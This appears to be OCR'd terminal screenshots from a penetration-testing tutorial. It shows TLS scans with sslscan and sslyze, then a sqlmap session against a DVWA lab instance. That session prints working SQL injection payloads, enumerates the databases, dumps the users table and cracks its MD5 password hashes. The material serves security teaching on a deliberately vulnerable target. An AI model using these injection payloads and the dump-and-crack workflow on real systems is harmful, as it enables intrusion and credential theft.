
```
File  Edit  View  Search  Terminal  Help
root@kali:~# sslscan --starttls 172.16.69.128:25
Version: 1.11.8-static
OpenSSL 1.0.2k-dev  xx XXX xxxx

Testing SSL server 172.16.69.128 on port 25

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# sslyze google.com --regular


 AVAILABLE PLUGINS
 -----------------

  PluginCompression
  PluginHeartbleed
  PluginOpenSSLCipherSuites
  PluginCertInfo
  PluginChromeSha1Deprecation
  PluginHSTS
  PluginSessionResumption
  PluginSessionRenegotiation


 CHECKING HOST(S) AVAILABILITY
 -----------------------------

   google.com:443                      => 209.85.232.101:443


 SCAN RESULTS FOR GOOGLE.COM:443 - 209.85.232.101:443
 ---------------------------------------------------

  * Deflate Compression:
      OK - Compression disabled

  * Session Renegotiation:
      Client-initiated Renegotiations:   OK - Rejected
      Secure Renegotiation:              OK - Supported

  * Certificate - Content:
      SHA1 Fingerprint:                  b2f9ff2ecd53e370b4401f00afb7cc44f407a8ca
      Common Name:                       *.google.com
      Issuer:                            Google Internet Authority G2
      Serial Number:                     254449D8CE279EB2
      Not Before:                        Feb  1 13:47:18 2017 GMT
      Not After:                         Apr 26 13:21:00 2017 GMT
      Signature Algorithm:               sha256WithRSAEncryption
      Public Key Algorithm:              rsaEncryption
      Key Size:                          2048 bit
      Exponent:                          65537 (0x10001)
      X509v3 Subject Alternative Name:   {'DNS': ['*.google.com', '*.android.com', '*.appengine.google.com', '*.cloud.google.com', '*.
gcp.gvt2.com', '*.google-analytics.com', '*.google.ca', '*.google.cl', '*.google.co.in', '*.google.co.jp', '*.google.co.uk', '*.google
.com.ar', '*.google.com.au', '*.google.com.br', '*.google.com.co', '*.google.com.mx', '*.google.com.tr', '*.google.com.vn', '*.google.
de', '*.google.es', '*.google.fr', '*.google.hu', '*.google.it', '*.google.nl', '*.google.pl', '*.google.pt', '*.googleadapis.com', '*
.googleapis.cn', '*.googlecommerce.com', '*.googlevideo.com', '*.gstatic.cn', '*.gstatic.com', '*.gvt1.com', '*.gvt2.com', '*.metric.g
static.com', '*.urchin.com', '*.url.google.com', '*.youtube-nocookie.com', '*.youtube.com', '*.youtubeeducation.com', '*.ytimg.com', '
android.clients.google.com', 'android.com', 'developer.android.google.cn', 'g.co', 'goo.gl', 'google-analytics.com', 'google.com', 'go
oglecommerce.com', 'urchin.com', 'www.goo.gl', 'youtu.be', 'youtube.com', 'youtubeeducation.com']}

  * Certificate - Trust:
      Hostname Validation:               OK - Subject Alternative Name matches
      Google CA Store (09/2015):         OK - Certificate is trusted
      Java 6 CA Store (Update 65):       OK - Certificate is trusted
      Microsoft CA Store (09/2015):      OK - Certificate is trusted
      Mozilla NSS CA Store (09/2015):    OK - Certificate is trusted
      Apple CA Store (OS X 10.10.5):     OK - Certificate is trusted
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# sslyze google.com --tlsv1_2 | grep "256 bits"
                ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits
                AES256-SHA                    -              256 bits
                AES256-GCM-SHA384             -              256 bits
                ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits
                ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# sslyze google.com --compression


 AVAILABLE PLUGINS
 -----------------

  PluginHSTS
  PluginCompression
  PluginSessionResumption
  PluginSessionRenegotiation
  PluginCertInfo
  PluginOpenSSLCipherSuites
  PluginHeartbleed
  PluginChromeSha1Deprecation


 CHECKING HOST(S) AVAILABILITY
 -----------------------------

   google.com:443                      => 209.85.232.138:443


 SCAN RESULTS FOR GOOGLE.COM:443 - 209.85.232.138:443
 ----------------------------------------------------

  * Deflate Compression:
      OK - Compression disabled


 SCAN COMPLETED IN 0.25 S
 ------------------------
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -u "http://172.16.69.128/dvwa/vulnerabilities/sqli/?id=x&Submit=Submit#" --cookie="security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6" --risk=3 --level=5

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:21:44

[09:21:45] [INFO] resuming back-end DBMS 'mysql'
[09:21:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 4869=4869-- lVyY&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(1680,5222)>(SELECT COUNT(*),CONCAT(0x71627a6271,(SELECT (ELT(1680=1680,1))),0x71717a7171,FLOOR(RAND(0)*2))x FROM (SELECT 1203 UNION SELECT 2553 UNION SELECT 9052 UNION SELECT 9257)a GROUP BY x)-- fkgX&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- MesF&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71627a6271,0x46635351495a4e6d7554566e4d5662436a696c616e4e4874476375515476437658 6b4b686253624e,0x71717a7171)-- fbgO&Submit=Submit
---
[09:21:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[09:21:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'

[*] shutting down at 09:21:45

root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://172.16.69.128/dvwa/vulnerabilities/sqli/?id=x&Submit=Submit#" --cookie="security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6" --risk=3 --level=5 --dbs
{1.1#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 09:23:49
[09:23:49] [INFO] resuming back-end DBMS 'mysql'
[09:23:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 4869=4869-- lVyY&Submit=Submit
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(1680,5222)>(SELECT COUNT(*),CONCAT(0x71627a6271,(SELECT (ELT(1680=1680,1))),0x71717a7171,FLOOR(RAND(0)*2))x FROM (SELECT 1203 UNION SELECT 2553 UNION SELECT 9052 UNION SELECT 9257)a GROUP BY x)-- fkgX&Submit=Submit
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5)-- MesF&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71627a6271,0x46635351495a4e6d7554566e4d5662436a696c616e4e4874476375515476437658 6b4b686253624e,0x71717a7171)-- fbgO&Submit=Submit
---
[09:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[09:23:49] [INFO] fetching database names
[09:23:49] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[09:23:49] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'
[*] shutting down at 09:23:49
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://172.16.69.128/dvwa/vulnerabilities/sqli/?id=x&Submit=Submit#" --cookie="security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6" --risk=3 --level=5 --tables -D dvwa
{1.1#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 09:24:45
[09:24:45] [INFO] resuming back-end DBMS 'mysql'
[09:24:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 4869=4869-- lVyY&Submit=Submit
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(1680,5222)>(SELECT COUNT(*),CONCAT(0x71627a6271,(SELECT (ELT(1680=1680,1))),0x71717a7171,FLOOR(RAND(0)*2))x FROM (SELECT 1203 UNION SELECT 2553 UNION SELECT 9052 UNION SELECT 9257)a GROUP BY x)-- fkgX&Submit=Submit
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5)-- MesF&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71627a6271,0x46635351495a4e6d7554566e4d5662436a696c616e4e4874476375515476437658 6b4b686253624e,0x71717a7171)-- fbgO&Submit=Submit
---
[09:24:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[09:24:45] [INFO] fetching tables for database: 'dvwa'
[09:24:45] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users |
+-----------+
[09:24:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'
[*] shutting down at 09:24:45
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://172.16.69.128/dvwa/vulnerabilities/sqli/?id=x&Submit=Submit#" --cookie="security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6" --risk=3 --level=5 --dump -D dvwa -T users
{1.1#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 09:25:34
[09:25:34] [INFO] resuming back-end DBMS 'mysql'
[09:25:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1' OR NOT 4869=4869-- lVyY&Submit=Submit
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(1680,5222)>(SELECT COUNT(*),CONCAT(0x71627a6271,(SELECT (ELT(1680=1680,1))),0x71717a7171,FLOOR(RAND(0)*2))x FROM (SELECT 1203 UNION SELECT 2553 UNION SELECT 9052 UNION SELECT 9257)a GROUP BY x)-- fkgX&Submit=Submit
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5)-- MesF&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71627a6271,0x46635351495a4e6d7554566e4d5662436a696c616e4e4874476375515476437658 6b4b686253624e,0x71717a7171)-- fbgO&Submit=Submit
---
[09:25:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[09:25:34] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:25:34] [WARNING] reflective value(s) found and filtering out
[09:25:34] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:25:34] [INFO] analyzing table dump for possible password hashes
[09:25:34] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:25:58] [INFO] writing hashes to a temporary file '/tmp/sqlmap_EL_yD4934/sqlmaphashes-F8_7Ez.txt'
Y
[09:26:15] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:26:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[09:26:35] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:26:35] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:26:42] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:26:46] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:26:55] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:26:59] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:26:59] [INFO] postprocessing table dump




```
File  Edit  View  Search  Terminal  Help
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------
+------------+
| user_id | user    | avatar                                                | password                               | last_name
| first_name |
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------
+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
| admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
| Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
| Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
| Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
| Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------
+------------+

